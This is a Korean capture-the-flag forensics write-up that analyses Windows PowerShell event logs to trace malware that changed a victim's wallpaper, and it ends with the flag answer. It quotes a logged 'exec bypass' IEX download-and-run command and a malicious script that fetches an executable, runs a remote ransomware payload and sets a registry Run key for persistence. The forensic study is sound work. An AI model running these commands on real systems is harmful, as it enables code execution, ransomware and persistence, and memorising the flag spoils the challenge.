# nikonikoni

## Description

당신은 고객에게서 해킹 사고를 분석해달라는 의뢰를 받았습니다.
의뢰 내용은, 갑자기 자신의 컴퓨터 배경화면이 애니메이션 캐릭터로 바뀌었다는 것이었습
주어진 이미지의 이벤트 로그를 분석하여, 해당 PC에서 실행된 악성코드에 대해 분석해주

FLAG = DH{A_B_C}
A: 배경화면을 변경하는 프로그램의 이름 (경로 제외, 확장자 제외, PC에 저장된 이름 기준
B: 배경화면 이미지 파일 이름 (경로 제외, 확장자 제외, PC에 저장된 이름 기준)
C: 악성 스크립트 실행 시간 (Unix Timestamp, seconds 단위)
예를 들어 A가 dream, B가 hack, 그리고 C가 1712376008라면, FLAG는 DH{dream_

## 사용한 도구

FTK Imager, Event Viewer

## Background

**Event ID 정리**

https://m.blog.naver.com/kdi0373/220524577856

**Event ID 600**

- PowerShell 엔진이 시작되었음을 나타냄
- PowerShell 사용 시작 시점이 기록되어 있음
- 시작된 PowerShell 버전 및 호스트 정보, 실행된 사용자 정보 등이 포함

**PowerShell.evtx**


- 명령어 인터프리터를 통해 PowerShell을 실행했을 경우 남는 로그 데이터
- 의심스러운 PowerShell 활동을 추적할 때 주로 사용됨

**PowerShell 분석 관련 정리**

https://asiil.tistory.com/entry/PowerShell-%EB%B6%84%EC%84%9D-%ED%9D%94%EC%A0%81

## 1. FTK Imager에서 `C:\Windows\System32\winevt\Logs` 파일 추출

## 2. EventViewer에서 Windows PowerShell.evtx 확인




**Windows PowerShell** 이벤트 수: 73

필터링됨: 로그: file://C:₩Users₩user₩Desktop₩Logs₩Windows PowerShell.evtx; 원본: ; 이벤트 ID: 600. 이벤트 수: 54

| 수준 | 날짜 및 시간 | 원본 | 이벤트 ID | 작업 범주 |
|---|---|---|---|---|
| 정보 | 2024-04-07 오전 12:26:45 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-07 오전 12:26:45 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-07 오전 12:26:45 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-07 오전 12:26:45 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-07 오전 12:26:45 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-07 오전 12:26:45 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:07 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:07 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:07 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:07 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:07 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:07 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:00 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:00 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:00 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:00 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:00 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-06 오후 9:03:00 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-05 오전 2:24:58 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |
| 정보 | 2024-04-05 오전 2:24:58 | PowerShell (PowerShell) | 600 | 공급자 수명 주기 |

Event ID가 600 인 로그 필터링



**Windows PowerShell** 이벤트 수: 73

필터링됨: 로그: file://C:₩Users₩user₩Desktop₩Logs₩Windows Pov

| 수준 | 날짜 및 시간 |
|---|---|
| 정보 | 2024-04-07 오전 12:26:45 |
| 정보 | 2024-04-07 오전 12:26:45 |
| 정보 | 2024-04-07 오전 12:26:45 |
| 정보 | 2024-04-07 오전 12:26:45 |
| 정보 | 2024-04-07 오전 12:26:45 |
| 정보 | 2024-04-07 오전 12:26:45 |
| 정보 | 2024-04-06 오후 9:03:07 |
| 정보 | 2024-04-06 오후 9:03:07 |
| 정보 | 2024-04-06 오후 9:03:07 |
| 정보 | 2024-04-06 오후 9:03:07 |
| 정보 | 2024-04-06 오후 9:03:07 |
| 정보 | 2024-04-06 오후 9:03:07 |
| 정보 | 2024-04-06 오후 9:03:00 |
| 정보 | 2024-04-06 오후 9:03:00 |
| 정보 | 2024-04-06 오후 9:03:00 |
| 정보 | 2024-04-06 오후 9:03:00 |
| 정보 | 2024-04-06 오후 9:03:00 |
| 정보 | 2024-04-06 오후 9:03:00 |
| 정보 | 2024-04-05 오전 2:24:58 |
| 정보 | 2024-04-05 오전 2:24:58 |

이벤트 600, PowerShell (PowerShell)

"Variable" 공급자가 Started입니다.

```
"Variable" 공급자가 Started입니다.

세부 정보:
	ProviderName=Variable
	NewProviderState=Started

	SequenceNumber=11

	HostName=ConsoleHost
	HostVersion=5.1.19041.3930
	HostId=a7a589b2-acc6-427b-95be-1169b23ea4a6
	HostApplication=powershell.exe -exec bypass -C IEX (New-Object
Net.WebClient).DownloadString
('https://raw.githubusercontent.com/esby97/powershell_malware/master/malware.ps1');
	EngineVersion=
	RunspaceId=
	PipelineId=
```

| | | | |
|---|---|---|---|
| 로그 이름(M): | Windows PowerShell | | |
| 원본(S): | PowerShell (PowerShell) | 로그된 날짜(D): | 2024-04-07 오전 12:26:45 |
| 이벤트 ID(E): | 600 | 작업 범주(Y): | 공급자 수명 주기 |
| 수준(L): | 정보 | 키워드(K): | 클래식 |
| 사용자(U): | 해당 없음 | 컴퓨터(R): | DESKTOP-JIC1U1P |
| Opcode(O): | 정보 | | |

2024-04-07 오전 12:26:45 분경 의심스러운 실행 흔적 발견

exec bypass

- 보안 시스템이나 정책에서 특정 실행 파일이나 스크립트의 실행을 허용하지 않도록 설정된 경우, 이를 우회하는 행위를 의미
- 실행 정책을 bypass로 설정하여 모든 스크립트를 제한 없이 실행할 수 있음
- PowerShell 과 같은 스크립팅 환경에서 사용되는 경우가 많음

Invoke-Expression (IEX)

- https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-7.5
- Invoke-Expression (IEX) 명령은 괄호 안의 내용을 실행

전체 명령어 의미 : 원격 서버에 있는 malware.ps1이라는 스크립트를 다운로드한 후, IEX로 실행

**malware.ps1 스크립트**

```
# First shit

write-host "hello I'm hacker. And I need some money`n";
write-host "1. Wallpaper Change.`n`n";

(New-Object System.Net.WebClient).DownloadFile('https://raw.githubusercon
(New-Object System.Net.WebClient).DownloadFile('https://i.imgur.com/RjGEk
Start-Process "C:\merong.exe" "C:\ani.jpg";


# Second shit

write-host "2. Powershell Ransomware.`n`n";

IEX(New-Object Net.WebClient).DownloadString('https://raw.githubuserconte
```

```
# Third shit

write-host "3. Set Registry Run Key.`n`n";

$origin_path = "$env:USERPROFILE\Desktop\README.lnk";
$new_path = "$env:TEMP\super_secret.lnk";

Copy-Item -Path $origin_path -Destination $new_path
$registry_run_key = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\R

New-ItemProperty -Path $registry_run_key -Name Malware -PropertyType Str

write-host "`n`nFinished!!`n`n";
```

malware.ps1 스크립트를 통해 얻을 수 있는 정보

- 배경화면을 변경하는 프로그램의 이름 : merong
- 배경화면 이미지 파일 이름 : ani

악성 스크립트 실행시간은 위에서 event viewer를 통해 확인할 수 있었다.

- 악성 스크립트 실행시간 : 1712417205 (2024-04-07 오전 12:26:45)

## FLAG

DH{merong_ani_1712417205}